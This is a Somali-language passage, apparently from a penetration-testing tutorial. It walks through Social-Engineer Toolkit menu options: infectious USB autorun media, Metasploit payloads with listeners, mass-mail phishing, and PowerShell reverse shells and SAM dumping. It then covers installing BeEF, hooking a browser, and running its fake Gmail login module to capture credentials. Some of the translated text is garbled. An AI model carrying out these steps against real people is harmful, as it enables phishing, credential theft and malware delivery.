
- Samee Weerar Weyn oo Email ah
- Abuur FileFormat Payload iyo Social-Engineering Template

Midka hore ayaa SET kuu ogolaanaya inuu wax walba kuu sameeyo (ikhtiyaarka 1), ta labaadna waa inaad sameysid culeys aad iska bixinayso FileFormat oo aad ugu adeegsan karto weerarkaaga.



gali "99" si aad ugu noqoto menu-ka weyn ka dibna ku qor "2" si aad u tagto "Webka weerarka ee shabakadda".

Module-ka websaydhku waa hab gaar ah oo looga faa'iideysto weerarro badan oo websaydh ah si loo waxyeeleeyo dhibanaha la damacsan yahay. Qaybtani waxaa loo adeegsadaa iyadoo lagu fulinayo weerarro phishing ka dhan ah dhibbanaha haddii ay gujiyaan xiriirka. Waxaa jira noocyo kala duwan oo weeraro ah oo dhici kara marka ay gujiyaan xiriiriye.




Gali "99" si aad ugu noqoto menu-ka weyn ka dibna ku qor "3".

Qalabka faafa ee faafa ee USB / CD / DVD wuxuu abuuri doonaa faylka autorun.inf iyo culeyska Metasploit. Mushaharka iyo faylka autorun ayaa lagu gubay ama lagu guuriyey USB-ga. Marka DVD / USB / CD la geliyo mashiinka dhibbanaha, waxay kicin doontaa aalad autorun ah (haddii autorun la awoodo) waxaana rajeynayaa in nidaamka wax u dhinto. Waxaad dooran kartaa dulinka weerarka aad rabto inaad adeegsato: ciladaha faylka ama qaab toos ah oo la fulin karo.


Kuwa soosocda waa xulashooyinka Generator Media Infectious.

- Faa'iidooyinka Qaabka-Foomka
- Metasploit Standard la fulin karo




Gali "99" si aad ugu noqoto menu-ka weyn. Kadib, ku qor "4" si aad u tagto "Webka weerarka ee shabakadda".

Abuurista xamuulka lacag bixinta iyo dhagaystaha ayaa ah hab fudud oo loo abuuro culeys bixinta Metasploit. Way kuu dhoofin doontaa faylka exe adigaana kuu abuuri doona dhageyste. Waxaad ubaahantahay inaad ku qanciso dhibanaha inuu soo dejiyo faylka exe oo aad u fuliso si aad u hesho qolofka.



Gali "99" si aad ugu noqoto menu-ka weyn ka dibna ku qor "5" si aad ugu tagto "Webka weerarka ee shabakadda".



Weerarka boostada ballaaran wuxuu kuu oggolaanayaa inaad dhowr e-mayl u dirto dhibbanayaasha isla markaana aad habeyso farriimaha. Waxaa jira laba ikhtiyaar oo ku saabsan iimaylka ballaaran; mida hore waa in e-mayl loo diro hal cinwaan oo emayl ah. Xulashada labaad waxay kuu ogolaaneysaa inaad soo dejiso liis ay ku wada jiraan dhammaan e-mayl qaatayaasha waxayna farriintaada u diri doontaa dad badan oo aad rabto inta ku jirta liiskaas.

- E-Mail Weerarka Cinwaanka E-mayl ee Keli ah
- E-Mail Attack Mass Mailer

Nooca "99" si aad ugu noqoto menu-ka weyn ka dibna ku qor "9" si aad ugu tagto "Powershell Attack Vector".

Moduleka Powershell Attack Vector wuxuu kuu ogolaanayaa inaad abuurto weeraro gaar ah PowerShell. Weeraradani waxay kuu oggolaanayaan inaad isticmaasho PowerShell, kaas oo si caadi ah looga heli karo dhammaan nidaamyada hawlgalka ee Windows Vista iyo wixii ka sarreeya. PowerShell waxay bixisaa dhul miro dhal ah oo lagu daabulayo culeysyo badan iyo howlo aan ku kicin teknoolojiyadda ka hortagga ah.

- Powershell Alphanumeric Shellcode Injector
- Powershell Reverse Shell

- Powershell Bind Shell
- Macluumaadka Powershell Qashin SAM

BeEF browser

BeEF waxaa loo soo gaabiyay Qaabdhismeedka Isticmaalka Isticmaalaha Browser. Waa qalab tijaabin galitaan oo diiradda saaraya biraawsarka webka.

Iyadoo ay sii kordheyso walaaca laga qabo weerarada websaydhka ah ee ka dhanka ah macaamiisha, oo ay ku jiraan macaamiisha guurguura, BeEF waxay u oggolaaneysaa tijaabiyaha gelitaanka xirfadlaha inuu qiimeeyo muuqaalka dhabta ah ee nabadgelyada ee deegaanka la bartilmaameedsanayo iyadoo la adeegsanayo vectors-ka weerarka dhinaca macmiilka. Si ka duwan qaab-dhismeedka kale ee amniga, BeEF waxay u egtahay inay dhaaftay isku-xirnaanta isku-xirnaanta shabakadda iyo nidaamka macmiilka, waxayna baareysaa ka-

faa'iideysiga ku jira macnaha guud ee hal albaab oo furan: barowsarka webka. BeEF waxay xiri doontaa hal ama in ka badan oo daalacashada shabakadaha ah waxayna u adeegsan doontaa sidii madax-xeebeedyo loogu talagalay in lagu soo rogo qaybaha amarrada ee tooska ah iyo weerarro dheeraad ah oo lagaga soo horjeedo nidaamka ka dhex socda barta biraawsarka.

Marmarka qar ayaa kali ama paroto os laga ilaba beEf marka amarkan kula soo dag


#apt-get install beef-xss

Kadib waxaad ku kicisa amarkan

#beef-xss

Marka interface browser uu furmo, waxaad u baahan doontaa inaad gasho adeegga BeEF. Aqoonsiga caadiga ah waa beef magaca isticmaalaha iyo beef lambarka sirta ah. Si kastaba ha noqotee, waxaa laga yaabaa in lagugu dhiirrigeliyey inaad u sameysato lambar sir ah kalfadhigaaga beef (sida kor ku aragtay), oo markaa ay dhacdo, waxaad u isticmaali laheyd beef sida magaca isticmaalaha iyo wixii lambar sir ah ee aad dooratay.

Ka dib markaad si guul leh u soo gasho, waa inaad aragtaa bogga "Getting Started" oo ay ku jiraan macluumaad ku saabsan sida ay u shaqeyso BeEF. Dhinaca bidix, waxa ku yaal safka 'Browsers Hooked Browsers', oo ah halka ay ku dambayn doonaan dhammaan daalacayaasha aad xakamayso.




Furaha guusha ee BeEF waa in "lagu xiro" biraawsar. Tani asal ahaan waxay ka dhigan tahay inaan u baahan nahay bartilmaameedka inaan ku soo booqano barnaamij web jilicsan oo leh "hook.js" faylka JavaScript. Si aad u tababarto, BeEF waxay kuu siisaa degel degmo-hoosaadkaaga oo ay ku jirto xamuulka ku jira, markaa booqo taas si aad u aragto sida ay u shaqeyso.

```
http://127.0.0.1:3000/demos/basic.html
```


Koodhka la isku duray ee biraawsarka lagu xiray wuxuu ka jawaabayaa amarrada ka imanaya server-ka BeEF ee aan xakameyno. Halkaas, waxaan ku sameyn karnaa waxyaabo badan oo xun oo ku saabsan kumbuyuutarka bartilmaameedka.

Waxaan hayaa dhowr daalacasho oo jalaqsan, laakiin waxaan eegi doonaa midka Chrome. Dhagsii biraawsarkaaga ku xiran, waxayna kuu boodaysaa tabta "Faahfaahinta", oo bixisa macluumaad ku saabsan biraawsarka la xiray Mine wuxuu u muujiyaa sida Chrome qiyamka.

Tabkani wuxuu ku tusi doonaa waxyaabo badan oo intaas ka badan. Aniga ahaan, waxaan arkaa in madashu tahay Linux x86_64; in ay leedahay Chrome PDF Plugin, Chrome PDF Viewer, iyo plugins Client Native; qaybaha waxaa ka mid ah webgl, webrtc, iyo websocket; iyo macluumaad kale oo xiiso leh.



Hadda oo aan xirxirey biraawsarka bartilmaameedka, waxaan ku fulin karnaa qaar ka mid ah modullada ku jira tabka "Commands".




Waxaa jira in ka badan 300 oo qaybood, laga bilaabo jabsashada


biraawsarka illaa injineernimada bulshada, oo ay ku jiraan, laakiin dhab ahaantii kuma koobna:

- Hel Goobaha Booqday (biraawsar)
- Hel URLs Booqasho (biraawsar)
- Kaamirada websaydhka (biraawsar)
- Hel Dhammaan Kukiyada (kordhinta)
- Qabo Xiriirada Google (kordhinta)
- Screenshot (kordhin)
- Xatooyo Autocomplete (injineernimada bulshada)
- Google Phishing (injineernimada bulshada)


Markaad hesho module aad rabto inaad adeegsato, xulo, ka dibna dhagsii "Kordhi" hoosta sharraxaaddeeda. Tusaale ahaan, waxaan ku isticmaali doonaa "Google Phishing" moduleka galka "Social Engineering".



Ka dib markii la fuliyo, bogga gelitaanka ee 'Gmail' oo been abuur ah ayaa ka muuqan doona biraawsarka lagu xiray. Isticmaalaha waxaa laga yaabaa inuusan ka fikirin laba jeer gelinta magaca isticmaalaha iyo lambarka sirta ah, mar alla markii ay sidaas sameeyaan, waan galnaa. Intaa ka dib, waxaa dib loogu hagaajiyaa bogga Google sidii haddii ay si joogto ah u soo galaan.



Si aad u hesho magaca isticmaalaha iyo lambarka sirta ah ee aan qornay, guji kaliya amarka qaybta safka Natiijooyinka Module. Aniga ahaan, waxaan u arkaa "hfhfhf" sidii isticmaale iyo "sdliasdflihasdflh" furaha. Waxaad sidoo kale ka daawan kartaa macluumaadkaan "logs" tab.



Haddii aan dooneynay, waxaan u habeyn karnaa URL-ka uu adeegsado moduleka Google Phishing, haddii ay dhacdo inaad rabto inaad isticmaasho wax ka sii aaminaad badan qaabkii hore ee Gmail interface.

Marka aan leenahay biraawsarka la xiray, waxaa jira fursado aan xadidneyn oo aan sameyn karno. Xitaa waad u adeegsan kartaa BeEF weerarada nidaamka hawlgalka.

Nakhtin guud

